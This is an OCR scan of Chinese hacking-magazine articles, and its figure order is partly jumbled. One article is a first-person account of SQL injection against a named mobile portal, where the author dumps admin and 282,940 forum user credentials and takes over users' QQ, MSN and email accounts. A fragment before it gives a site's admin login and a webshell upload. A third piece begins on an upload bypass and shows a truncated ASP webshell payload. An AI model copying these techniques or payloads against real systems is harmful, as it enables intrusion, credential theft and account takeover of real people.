

图5


从图6中我们可以看到，后台的用户名是system，密码是epoxmis。我们来登录后台，成功（图7）。

后台可以上传任意文件的，于是我就传了个webshell。至于其它的事情，我想以后再说吧，慢慢学习linux，拿它练手吧。


[文章里用到的工具hysi已收录在本期光盘中。]


图7




图6

小漏洞 大隐患 SQL Injection轻松击溃手机门户网站E动前沿



某日，QQ上一PLMM头像狂闪，以为又是某美女找我约会，谁知人家只是向我询问下哪款手机比较不错。我对手机不是很了解，只有找个手机门户网站查询下了。于是我先baidu后google，黄天不负有心人，终于让我发现了e动前沿这个手机门户网站！在帮PLMM查询手机信息的时候，突然发现了我所熟悉的.asp?，于是乎我就猜想这么大的手机门户网站是否会存在漏洞呢？

一次挑战大网站的战争开始了。先来踩点，打开e动前沿网站http://www.estar.com.cn/，不愧是手机门户大站，网站做得是真不差，但是安全就让人寒心了啊……

最近在学习asp，于是自己找注入点。一般容易出现SQL Injection的地方有新闻发布版块或者一些下载版块（这里只是提供参考，不同网站要根据情况而定），终于在http://www.estar.com.cn/download/ring/search_ring.asp?keywords=周杰伦发现了注入点，如图1所示。



图1

手工找注入点时记得要把Internet属性——高级——显示友好HTTP错误信息前面的勾勾点下去，不然是不会出现我们需要的信息的，切记！正好手头上有啊D注入工具和NBSI，把注入点直接填写在工具中，竟然是sa权限，如图2所示。

哈哈，这下有的玩了！我想大家都知道sa权限意味着什么。表名还真不少，有25个，其中最重要的admin也在里面，如图3所示。




图3

还等什么？当然是去猜admin了，通过工具很简单地拿到了admin的账号和密码。先别着急登录，因为还有更好玩的呢。在注人工具猜解的时候，我又去e动前沿的网站溜达了溜达，看看还有什么好玩的。有个论坛啊，http://www.estar.com.cn/bbs/。如果能拿到论坛的admin或者注册用户的资料的话……




图4



图5

通过跨库查询，终于找到了论坛的表名为bbsbak，如图4所示。用NBSI扫了一下，发现了几个敏感表名，分别为UserName，UserEmail，UserPassword，Qicq，Msn，Icq，Answer，Quesion。注册用户的全部信息资料都在这里了！把这几个选项选上后，发现一共有282940条记录，如图5所示，和论坛的总注册人数相差40个，误差还是很小的，已经无所谓了。




图6

冲杯Coffer，看着NBSI在飞快地跑着，一条条记录显示在我面前，当时心里没有入侵成功的喜悦，反而有一丝悲伤。这时看到论坛公告显示将启用新社区，我在猜解了另外一个表名后，随便找了一个ID就登录进去了，如图6所示。看来还是个元老呢！后来把一些用户资料的MD5进行破解，配合NBSI猜解出来的内容，再加上社会工程学，拿到了N多用户的QQ、MSN和邮箱密码！（因为大多数人都喜欢把密码设置成一样的）。




图2

到最后也没有去拿webshell，不是不想，而是从一开始就没有这个打算，sa权限什么干不了？关闭了工具后，又按照WinSock Expert抓包所显示的内容练习了下手工注人，使我学到了很多知识，并把书本上的知识通过实践变成了自己的知识。

最后看了看e动前沿公司的介绍：网站已经与天津蜂星电讯、蜂星讯通、天津移动、联通新时空、诺基亚、摩托罗拉、CECT、招商银行、工商银行等多家通讯、银行系统的龙头企业成为紧密的合作伙伴，形成了以网上销售、移动增值服务为主，手机综合资讯服务为辅的经营格局。没想到会有这么多知名企业的合作伙伴，而安全却是那么令人担忧……


本篇文章没有什么技术可言，只是普通的SQL Injection而已。中国手机门户网站，愿你一路走好。

编辑点评： 本期收到了N篇与这篇题材风格类似的相关文章，像《入侵矿业大学》呀，《武汉热线我来了》，等等，没有什么技术含量的，都是发现一个注入点，然后利用nbsi、domain或啊d猜表名进后台，传个webshell之类。我想这样的文章读者都看够了吧！呼吁作者不要再写这样的文章了。文章都是相似的，为什么在这些文章里找不到新的思维、主意、技巧呢？真是编辑和读者的悲哀呀。我只是从这些相似的投稿中选了这篇有代表性的发表在杂志上。为什么独选这篇呢，理由如下：1是写得较简洁。其它文章写出来，还要把利用的每个工具的特点和性能介绍一番，真够烦琐的。2是同样题材的文章，这篇入侵的网站规模较大，不客气地说可以为杂志发行多加一点噱头。3是作者有一点发散性思维，可以从论坛资料想到QQ密码。4是我有批评它的地方，文章里说：“到最后也没有去拿webshell，不是不想，而是从一开始就没有这个打算，sa权限什么干不了？”这个有失偏颇了。如果数据库与web分离，数据库机无法上网，逻辑隔离，那你拿webshell试试？！

从本文中你可以学到：
1. 抓包改数据nc上传获得webshell
2. 通过php版的serv-u溢出提升权限
3. 怎样解决动网无组件上传漏洞

网上找工作奇遇

rabbitsafe



今天给大家讲讲我在网上找工作的奇遇；这篇文章没用到什么新的技术，方法都是网上很常见的，在遇到困难时多想想办法，只要肯思考，困难一定会被解决的。下面就进入文章的正题吧。

一、拿webshell篇

寒假时在家里闲着无聊，就到网上逛了逛，因为明年就要毕业了，非常担心将来找工作的事情，所以就在网上看了看招聘类的网站，想多了解下人才需求的状况，为将来找工作作些准备。登录了几个招聘网站，首先是注册会员，注册完毕后是填写简历，简历处可以上传照片。因为平常安全玩多了，出于好奇，想看看网站照片上传过滤了没有，如图1所示。




图1 个人简历处上传照片界面

我先把一个asp木马改成jpg的后缀上传看看，上传成功。看看抓取的数据包，数据包格式和早期动网上传的那种一样，不知道路径过没过滤‘/0’，如图2所示。

```
-----------------------------7d63993913035a
Content-Disposition: form-data; name="filepath"

photo
-----------------------------7d63993913035a
Content-Disposition: form-data; name="act"

upload
-----------------------------7d63993913035a
Content-Disposition: form-data; name="filename"; filename="E:\asp\s
Content-Type: text/html

<script language=vbscript runat=server>If Request("t")<>"" Then Ses
